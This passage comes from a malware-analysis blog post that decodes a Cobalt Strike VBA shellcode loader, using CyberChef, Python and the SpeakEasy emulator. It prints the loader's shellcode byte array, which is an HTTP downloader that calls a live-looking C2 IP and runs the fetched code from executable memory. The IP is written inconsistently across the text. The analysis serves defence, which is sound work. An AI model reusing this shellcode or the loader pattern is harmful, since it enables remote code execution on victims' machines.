87 | Dim sNull As String
88 | Dim sProc As String
89 | #If VBA7 Then
90 | Dim rxwpage As LongPtr, res As LongPtr
91 | #Else
92 | Dim rxwpage As Long, res As Long
93 | #End If
94 | myArray = Array(-24,-119,0,0,96,-119,-27,49,-46,100,-117,82,48,-117,82,12,-117,82,20,-117,114,40,15,-73,74,38,49,-1,49,-64,-84,60,97,124,2,44,32,-63,-49,
95 | 13,1,-57,-30,-16,82,87,-117,82,16,-117,66,60,1,-48,-117,64,120,-123,-64,116,74,1,-48,80,-117,72,24,-117,88,32,1,-45,-29,60,73,-117,52,-117,1,
96 | -42,49,-1,49,-64,-84,-63,-49,13,1,-57,56,-32,117,-12,3,125,-8,59,125,36,117,-30,88,-117,88,36,1,-45,102,-117,12,75,-117,88,28,1,-45,-117,4,
97 | -117,1,-48,-119,68,36,36,91,91,97,89,90,81,-1,-32,88,95,90,-117,18,-21,-122,93,104,110,101,116,0,104,119,105,110,105,84,104,76,119,38,7,-1,
98 | -43,49,-1,87,87,87,87,104,58,86,121,-89,-1,-43,-21,124,0,0,0,91,49,-55,81,81,106,3,81,81,104,91,-22,0,0,83,80,104,87,-119,-97,
99 | -58,-1,-43,-21,112,91,49,-46,82,104,0,2,64,-124,82,82,83,82,80,104,-21,85,46,59,-1,-43,-119,-58,-125,-61,80,49,-1,87,87,106,-1,83,86,
100 | 104,45,6,24,123,-1,-43,-123,-64,15,-124,-61,1,0,0,49,-1,-123,-10,116,4,-119,-7,-21,9,104,-86,-59,-30,93,-1,-43,-119,-63,104,69,33,94,49,-1,
101 | -43,49,-1,87,106,7,81,86,80,104,-73,87,-32,11,-1,-43,-65,0,47,0,0,57,-57,116,-73,49,-1,-32,40,-111,1,0,0,-23,-55,1,0,0,-24,-117,-1,
102 | -1,-47,71,100,97,80,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,
103 | 45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,
104 | 37,0,85,115,101,114,45,65,103,101,110,111,119,115,32,78,84,32,53,46,49,59,32,84,114,105,100,101,110,116,47,52,46,48,59,32,71,84,
105 | 66,55,46,52,59,32,46,78,69,84,52,46,48,67,41,13,10,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,
106 | 67,41,55,125,36,69,73,67,65,82,45,83,84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,
107 | 36,72,43,72,42,0,53,79,33,80,37,64,65,80,91,52,92,80,90,88,53,52,40,80,94,41,55,67,67,41,55,125,36,69,73,67,65,82,45,83,
108 | 84,65,78,68,65,82,68,45,65,78,84,73,86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,80,37,64,
109 | 86,73,82,85,83,45,84,69,83,84,45,70,73,76,69,33,36,72,43,72,42,0,53,79,33,0,104,-16,-75,-94,86,-1,-43,106,64,104,0,16,0,0,
110 | 104,0,0,64,0,87,104,88,-92,83,-27,-1,-43,-109,-71,0,0,0,0,1,-39,81,83,-119,-25,87,104,0,32,0,0,83,86,104,18,-106,-119,-30,-1,-43,
111 | -123,-64,116,-58,-117,7,1,-61,-123,-64,117,-27,88,-61,-24,-87,-3,-1,-1,52,55,46,57,56,46,53,49,46,52,55,0,0,0,0,0)
112 |
113 | If Len(Environ(Program$432)) > 0 Then
114 | sProc = Environ(windir) \\SysWOW64\\rundll32.exe
115 | #Else
116 | sProc = Environ(windir) \\System32\\rundll32.exe
117 | End If
```

Now there is one trick here that slightly complicates things.

Fixing Negative Decimal Values Used to Represent Shellcode


That is, there are negative values present in the shellcode that will need to be fixed.

I am not 100% sure how negative values work in visual basic/.vbs. But in this case, it seems that the value of -4 corresponds to 256 - 4, which is 252, which is 0xfc, which is a common byte (cld flag) seen at the beginning of Shellcode.

Before analysing the possible shellcode, we will need to take all negative values and subtract them from 256.


This can be done in CyberChef or Python, using either of the following examples.

CyberChef - This can be done by using a SubSection to extract negative values, subtracting them from the value 256. From here, all values can be decimal decoded.



Python - Similar to cyberchef, the array of decimal values can be iterated through, subtracting negative values from the number 256.


In the output, we can see cleartext strings as well as the initial Shellcode byte of 0xfc.



Both outputs also reference a possible C2 address of 47.98.51[.147].

The short length and presence of the `0xfc` byte can give us strong confidence that the result is shellcode.

For extra confirmation, we can go ahead and emulate the output inside of the [SpeakEasy](#) emulator.



```
FLARE Sun 22/10/2023 23:08:24.60
C:\Users\Lenny\Desktop\malware\cobalt_vbs>bspeakeasy -t eicar_shellcode.bin -r -a x86
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA(0x28, "wininet")' -> 0x7bc00000
0x10a9: 'wininet.InternetOpenA(0x0, 0x0, "http://www.microsoft.com", 0x0)' -> 0x20
0x10cc: 'wininet.InternetConnectA(0x20, "47.98.51.47", 0xea5b, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10e4: 'wininet.HttpOpenRequestA(0x24, 0x0, "/script", 0x0, 0x0, 0x0, "INTERNET_FLAG_DONT_CACHE | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_NO_UI | INTERNET_FLAG_RELOAD", 0x0)' -> 0x28
0x10f8: 'wininet.HttpSendRequestA(0x28, "User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.4; .NET4.0C)\r\n", 0xffffffff, 0x0, 0x0)' -> 0x1
0x111a: 'user32.GetDesktopWindow()' -> 0x198
0x1129: 'wininet.InternetErrorDlg(0x198, 0x20, 0x111a, 0x7, 0x0)' -> None
0x12de: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x12f9: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203f04)' -> 0x1
0x12f9: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203f04)' -> 0x1
0x450012: Unhandled interrupt: intnum=0x3
0x450012: Shellcode: Caught error: unhandled_interrupt
* Finished emulating
FLARE Sun 22/10/2023 23:08:42.21
C:\Users\Lenny\Desktop\malware\cobalt_vbs>
```

This confirms that the bytes are shellcode, which act as a http-based downloader from the ip of `47.98.41[.147]`

Conclusion

In this blog, we have analysed a visual basic script containing a shellcode loader for cobalt strike. We have gone over some basic tips for analysing scripts, as well as some advanced functionality for decoding using CyberChef.

In the end, we have successfully identified a C2 Address and confirmed the shellcode functionality using the SpeakEasy emulator.

Sign up for Embee Research

Malware Analysis Insights

No spam. Unsubscribe anytime.

Source: <https://embee-research.ghost.io/decoding-a-cobalt-strike-vba-loader-with-cyberchef/>